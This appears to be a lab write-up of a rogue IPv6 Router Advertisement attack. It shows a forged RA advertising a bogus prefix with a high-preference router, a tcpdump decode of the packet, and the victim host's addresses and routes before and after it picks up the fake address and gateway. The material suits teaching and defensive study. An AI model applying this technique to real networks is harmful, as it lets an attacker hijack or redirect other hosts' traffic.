
NDP Threats using RS/RA (bogus address configuration address)

The last replicated exercise targeted Router Advertisement messages, which are part of the IPv6 Neighbor Discovery Protocol. The attack was executed from Kali against the Arpwatch host on the clients network.

Before the attack this was the situation on the Arpwatch host:

```
root@arpwatch-clients:~# ip -6 addr show dev eth0
2: eth0@if6722: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1400 qdisc noqueue state UP group default qlen 1000 link-netnsid 0
    inet6 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07/64 scope global dynamic mngtmpaddr
        valid_lft 86210sec preferred_lft 14210sec
    inet6 fe80::b89d:d3ff:feec:ea07/64 scope link
        valid_lft forever preferred_lft forever
root@arpwatch-clients:~# ip -6 route show
::1 dev lo proto kernel metric 256 pref medium
2001:470:b5b8:1e82::/64 dev eth0 proto kernel metric 256 expires 86196sec pref medium
fe80::/64 dev eth0 proto kernel metric 256 pref medium
default via fe80::64a3:2eff:fe83:1e7f dev eth0 proto ra metric 1024 expires 1596sec hoplimit 64 pref medium
root@arpwatch-clients:~#
```

Kali sent a forged Router Advertisement to the all-nodes multicast address `ff02::1`. The RA advertised the bogus prefix `2001:db8:bad:cafe::/64` using a Prefix Information Option with the `L` and `A` flags enabled. The `L` flag marks the prefix as on-link, while the `A` flag allows hosts to autonomously configure an IPv6 address from that prefix.



```

(user@pc1)-[~]
$ tcpdump -r ra-bogus-prefix.pcap -nn -vv icmp6
reading from file ra-bogus-prefix.pcap, link-type EN10MB (Ethernet), snapshot length 262144
23:37:46.240000 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 48) fe80::a:b:c:d > ff02::1: [icmp6 sum ok] ICMP6, ro
uter advertisement, length 48
    hop limit 0, Flags [none], pref high, router lifetime 1800s, reachable time 0ms, retrans timer 0ms
    prefix info option (3), length 32 (4): 2001:db8:bad:cafe::/64, Flags [onlink, auto], valid time infinity, pref. ti
me infinity
    0x0000: 40c0 ffff ffff ffff 0000 0000 2001
    0x0010: 0db8 0bad cafe 0000 0000 0000 0000
23:37:46.938622 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) :: > ff02::1:ffec:ea07: [icmp6 sum ok] ICMP6, nei
ghbor solicitation, length 32, who has 2001:db8:bad:cafe:b89d:d3ff:feec:ea07
    unknown option (14), length 8 (1):
    0x0000: 7b7c 4f9c 3ac8
23:37:47.034539 IP6 (hlim 255, next-header ICMPv6 (58) payload length: 32) :: > ff02::1:ffa8:2642: [icmp6 sum ok] ICMP6, nei
ghbor solicitation, length 32, who has 2001:db8:bad:cafe:455:36ff:fea8:2642
    unknown option (14), length 8 (1):
    0x0000: 3ce2 784e 77b9

```

After receiving the rogue RA, Arpwatch configured the following additional IPv6 address:

- 2001:db8:bad:cafe:b89d:d3ff:feec:ea07/64

An on-link route for the bogus prefix:

- 2001:db8:bad:cafe::/64 dev eth0 proto kernel metric 256

And it installed also the rogue router as an additional default gateway:

- default via fe80::a:b:c:d dev eth0 proto ra metric 1024 pref high

```
root@arpwatch-clients:~# ip -6 addr show dev eth0
2: eth0@if6722: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1400 qdisc noqueue state UP group default qlen 1000 link-netnsid 0
    inet6 2001:db8:bad:cafe:b89d:d3ff:feec:ea07/64 scope global dynamic mngtmpaddr
        valid_lft forever preferred_lft forever
    inet6 2001:470:b5b8:1e82:b89d:d3ff:feec:ea07/64 scope global dynamic mngtmpaddr
        valid_lft 86355sec preferred_lft 14355sec
    inet6 fe80::b89d:d3ff:feec:ea07/64 scope link
        valid_lft forever preferred_lft forever
root@arpwatch-clients:~# ip -6 route show
::1 dev lo proto kernel metric 256 pref medium
2001:470:b5b8:1e82::/64 dev eth0 proto kernel metric 256 expires 86349sec pref medium
2001:db8:bad:cafe::/64 dev eth0 proto kernel metric 256 pref medium
fe80::/64 dev eth0 proto kernel metric 256 pref medium
default via fe80::64a3:2eff:fe83:1e7f dev eth0 proto ra metric 1024 expires 1749sec hoplimit 64 pref medium
default via fe80::a:b:c:d dev eth0 proto ra metric 1024 expires 1792sec pref high
root@arpwatch-clients:~# █
```

This demonstrates that a host on the same Layer-2 segment can inject false IPv6 configuration into other hosts by sending unauthorized Router Advertisements.